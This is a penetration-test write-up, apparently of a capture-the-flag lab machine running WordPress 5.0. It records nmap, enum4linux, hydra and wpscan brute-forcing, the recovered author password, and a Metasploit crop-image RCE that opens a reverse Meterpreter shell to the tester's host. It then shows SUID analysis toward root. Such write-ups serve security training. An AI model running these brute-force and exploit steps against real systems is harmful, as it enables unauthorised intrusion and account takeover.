Penetration Test Report

- By Anh4ckin3

Tables of Contents 2

Executive summary

Anh4ckin3 was contracted by Billy Joel to make a penetration test in is server in order to determine its exposure to a target attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attacks against Billy Joel with the goals of:

- Identified if a remote attacker could penetrate Billy Joel defenses
- Determining the impact of a security breach on :
    - Confidentiality of the Alfred private data
    - Internal infrastructure and availability of Alfred information systems

All actions carried out on this system are controlled and approved by the information system owner. This test has been carried out with the aim of finding vulnerabilities in the information system, which would give access to ill-intentioned people to access private or sensitive data. The penetrator will leave with the target's IP address on the network, connected via an openVPN VPN.

Summary of result

The test begins with active reconnaissance using the nmap tool to discover open ports and the services running behind them. There are 3 open ports: port 22 with an SSH server, port 80 with an apache server hosting WordPress and port 445 with a samba server.

An enumeration with the enum4linux tool will give us a user and a share. A brute force attack will be used on the samba server and this will give us the information that the server is fully accessible with an anonymous login, but the server comptenue will be a "rabbit hole".

The enumeration of the WordPress will be mainly with the wpscan tool, thanks to which we'll find the version and themes of the site. A search on known exploit databases will reveal that the WordPress version is vulnerable to an RCE. To do this, we need at least the password of one of the WordPress authors. Using wpscan, we'll list the users and find the password of one of them, giving us access to the machine via the metasploit exploit.

The privilege escalation part will be an explanation of the unusual SUID that will give us root rights.

And finally, we'll establish persistence via the ssh protocol.

Attack narrative

Scanning


The test starts with active recognition: we'll scan the remote server's ports with the nmap tool to detect open ports and the services running on them.

The nmap command:

```
# nmap –T4 –A target_ip
```

The result of the scan gives us 3 ports open, first port 22 with the ssh protocol (Openssh version 7.6p1) a port 80 with the http protocol heberger by an apache server (version 2.4.29)

What is interesting is that the scan gives us the information that there is a WordPress hosted on the apache server, we even have the version of the WordPress (5.0). Finally a samba server is active on port 445 (version 4.7.6). The scan also gives us the type of explain system of the server in occurrence this will be Linux and potentially a machine Ubuntu




```
┌──(root㉿kali)-[~]
└─# nmap -T4 -A 10.10.113.142
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-05 20:34 CEST
Nmap scan report for 10.10.113.142
Host is up (0.13s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 578ada90baed3a470c05a3f7a80a8d78 (RSA)
|   256 c264efabb19a1c87587c4bd50f204626 (ECDSA)
|_  256 5af26292118ead8a9b23822dad53bc16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Aggressive OS guesses: Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17)
 2.6.18 (91%), AXIS 211A Network Camera (Linux 2.6.20) (91%), Linux 2.6.16 (90%), HP P2000 G3 NAS device
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 3s, deviation: 0s, median: 2s
| smb2-time:
|   date: 2023-06-05T18:35:10
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2023-06-05T18:35:10+00:00
|_nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

12/06/2023 Anh4ckin3

Attack narrative

Enumeration

to start the enumeration we will start with the samba server which gives us potentially a quick gateway to the server or important information such as username. To list the samba server we will use the enum4linux tool. Valuable information must be revealed such as shares and even a user (bjoel)



```
Disk
----
print$
BillySMB
IPC$
```


We will therefore perform a brute force attack to find the password of the bjoel user.

Hydra command:


```
# hydra -l bjoel -P /usr/share/wordlists/rockyou.txt target_ip smb
```

But the attack will quickly end this because the server is in full access via the anonymous login, we will recover the accounts of the server is analyze it.

A small part steganography is announced because there is nothing interesting apart from the images, but it will be only a rabbit hole.



```
┌──(root㉿kali)-[~]
└─# hydra -l bjoel -P /usr/share/wordlists/rockyou.txt 10.10.113.142 smb
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-05 20:36:27
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 14344400 login tries (l:1/p:14344400), ~14344400 tries per task
[DATA] attacking smb://10.10.113.142:445/
[445][smb] Host: 10.10.113.142 Account: bjoel Error: Invalid account (Anonymous success)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-05 20:36:42

┌──(root㉿kali)-[~]
└─# smbclient //10.10.113.142/BillySMB
Password for [WORKGROUP\root]:

Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
  .                                   D        0  Tue May 26 20:17:05 2020
  ..                                  D        0  Tue May 26 19:58:23 2020
  Alice-White-Rabbit.jpg              N    33378  Tue May 26 20:17:01 2020
  tswift.mp4                          N  1236733  Tue May 26 20:13:45 2020
  check-this.png                      N     3082  Tue May 26 20:13:43 2020

                15413192 blocks of size 1024. 9788760 blocks available
smb: \> 
```



```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# steghide extract -sf check-this.png
Enter passphrase:
steghide: the file format of the file "check-this.png" is not supported.

┌──(root㉿kali)-[/home/kali/Downloads]
└─# steghide extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
wrote extracted data to "rabbit_hole.txt".

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls
Alice-White-Rabbit.jpg             ch1.png                     kerbrute_linux_amd64              PEASS-ng-master              rabbit_hole.txt
attacktive-directory-tools-master  check-this.png              linpeas.sh                        PowerSploit-master           reverse.php
buildscript.sh                     _check-this.png.extracted   openvpn-troubleshooting-master    python-reverse-shell-master  script.py

┌──(root㉿kali)-[/home/kali/Downloads]
└─# cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.
```

Attack narrative

Enumeration

Now it's time to take a look at the WordPress. To start, you will have to edit the/etc/host file to solve the DNS (blog.thm) and have an optimized access to the website. To find the potential hide page we will launch a tool (Gobuster) that will brute force the website by testing full of common word (http://blog.thm/secret for example).


Gobuster command:

```
# gobuster dir –u http://blog.thm/ -w /usr/share/wordlists/dirb/big.txt –x
php,txt,js
```

But the listing with gobuster did not yield anything really interesting. We will now focus on the WordPress and try to find more information. For this the wpscan tool will help us it will give us the version of WordPress (which we already know 5.0) and the themes (twentytwenty).

Wpscan command:

```
# wpscan –-url http://blog.thm/
```



```
[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blog.thm/feed/, <generator>https://wordpress.org/?v=5.0</generator>
 |  - http://blog.thm/comments/feed/, <generator>https://wordpress.org/?v=5.0</generator>

[+] WordPress theme in use: twentytwenty
```


Attack narrative

Enumeration

The first thing to do is to see if the WordPress version is vulnerable to a known exploit. The Searchsploit tool can help us find a vulnerability potential already known for this version of WordPress. And yes there is a vulnerability on version 5.0 of WordPress, it is an exploit of type remote code execution that allow us to execute code on the remote server and thus potentially have a command line access to the server. The exploit needs a password and username to allow the RCE vulnerability.

Searchsploit command:

```
# searchsploit wordpress 5.0
```



```
┌──(root㉿kali)-[~]
└─# searchsploit Wordpress 5.0
-----------------------------------------------------------------------  ---------------------------
 Exploit Title                                                          |  Path
-----------------------------------------------------------------------  ---------------------------
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi                 | php/webapps/51042.txt
WordPress 5.0.0 - Image Remote Code Execution                           | php/webapps/49512.py
WordPress Core 5.0 - Remote Code Execution                              | php/webapps/46511.js
WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit)             | php/remote/46662.rb
```

Attack narrative

Exploitation

So we need a password and a user for the exploit to be successfully executed, so we know that it is the first phase of exploitation of the WordPress to launch a brute force attack to find the logins. The tool wpscan this load of this it will list the users (kwheel) and find the password (cutiepie1) of one of the authors of the site.


Wpscan command:

Found user:


```
# wpscan --url http://blog.thm/ -enumerate u
```

Found password:

```
# wpscan -url http://blog.thm/  -u user.txt -p /usr/share/wordlists/rockyou.txt
```



```
[i] User(s) Identified:

[+] kwheel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] bjoel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```




```
[+] Performing password attack on Xmlrpc against 4 user/s
[SUCCESS] - kwheel / cutiepie1

[!] Valid Combinations Found:
 | Username: kwheel, Password: cutiepie1
```

Attack narrative

Exploitation

So we found a user and his password, we now have access to the WordPress via the kwheel user.



Upload New Media

Drop files here

or

You are using the multi-file uploader. Problems? Try the browser uploader instead.

Maximum upload file size: 2 MB.

Thank you for creating with WordPress.

It's time to configure our exploit on metasploit framework and potentially access the remote server.

This module exploits a path traversal and a local file inclusion vulnerability on WordPress versions 5.0.0 and <= 4.9.8. The crop-image function allows a user, with at least author privileges, to resize an image and perform a path traversal by changing the _wp_attached_file reference during the upload. The second part of the exploit will include this image in the current theme by changing the _wp_page_template attribute when creating a post.

Attack narrative

Exploitation

We will configure the exploit via framework metasploit. To get started metasploit and you search for the exploit, then you select it.

Command:

Run metasploit :


```
# msfconsole
```

Found exploit :

```
# search wordpress 5.0
```


Select the exploit :

```
# use 0
```



```
msf6 > search wordpress 5.0

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce               2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   1  exploit/unix/webapp/wp_property_upload_exec  2012-03-26       excellent  Yes    WordPress WP-Property PHP File Upload Vulnerability
   2  auxiliary/scanner/http/wp_registrationmagic_sqli  2022-01-23  normal     Yes    Wordpress RegistrationMagic task_ids Authenticated SQLi
```

Once the exploit is selected, enter information such as the RHOST (remote host) password and username you found during the attack on the WordPress. To finish the lhost (the local host) so your ipv4 address and enter the run or exploit command.



```
msf6 exploit(multi/http/wp_crop_rce) > setg rhosts 10.10.8.186
rhosts => 10.10.8.186
msf6 exploit(multi/http/wp_crop_rce) > set lhost 10.18.20.64
lhost => 10.18.20.64
msf6 exploit(multi/http/wp_crop_rce) > set password cutiepie1
password => cutiepie1
msf6 exploit(multi/http/wp_crop_rce) > set username kwheel
username => kwheel
msf6 exploit(multi/http/wp_crop_rce) > run

[*] Started reverse TCP handler on 10.18.20.64:4444
[*] Authenticating with WordPress using kwheel:cutiepie1 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes) to 10.10.8.186
[*] Meterpreter session 1 opened (10.18.20.64:4444 → 10.10.8.186:49910) at 2023-06-06 19:17:39 +0200
[*] Attempting to clean up files ...
```

Attack narrative

Post exploitation

So we have our feet on the server, it's time to see the important information listed before we start our privilege elevations. We are on a Ubuntu server with the user www.data, a user with some privileges.


Meterpreter commands:

our user:

# getuid


type of operating system:

# sysinfo



```
meterpreter > sysinfo
Computer    : blog
OS          : Linux blog 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > 
```

Our quest to get the root user starts, after having mentioned the SUID of the machine (SUID means "Set User ID", and this is a special type of permission that can be given to a file so that the file is always executed with the permissions of the owner instead of the user running it. This is necessary for many programs to work properly in UNIX.) A suid in particular stands out because it is not usual. The name of this binary is checker, this suid when it is running just tells us that we are not by admin. This is where we will go to become root of the server.



```
www-data@blog:/usr/sbin$ checker
checker
Not an Admin
```


Attack narrative

Post exploitation

To start, let's look at what this binary does. Open a Linux shell via meterpreter and mount it as TTY shell for more interaction with the system. We'll see that this binary fact calls has a variable called admin. This variable does not exist in our environment. What happens if we create an admin variable with its corresponding value. So we'll test this.

Linux command:

```
Open a Linux shell:
# shell

Upgrade the shell:
# python –c 'import pty; pty.spawn ("/bin/bash")'

Binary analyze:
# ltrace checker

Environment listing:
# env
```



```
www-data@blog:/tmp$ ltrace checker
ltrace checker
getenv("admin")                                   = nil
puts("Not an Admin"Not an Admin
)                                = 13
+++ exited (status 0) +++
www-data@blog:/tmp$ env
env
APACHE_LOG_DIR=/var/log/apache2
LANG=C
INVOCATION_ID=ccd9a880e255485f86411c653068d36c
APACHE_LOCK_DIR=/var/lock/apache2
PWD=/tmp
JOURNAL_STREAM=9:20190
APACHE_RUN_GROUP=www-data
APACHE_RUN_DIR=/var/run/apache2
APACHE_RUN_USER=www-data
APACHE_PID_FILE=/var/run/apache2/apache2.pid
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
_=/usr/bin/env
```

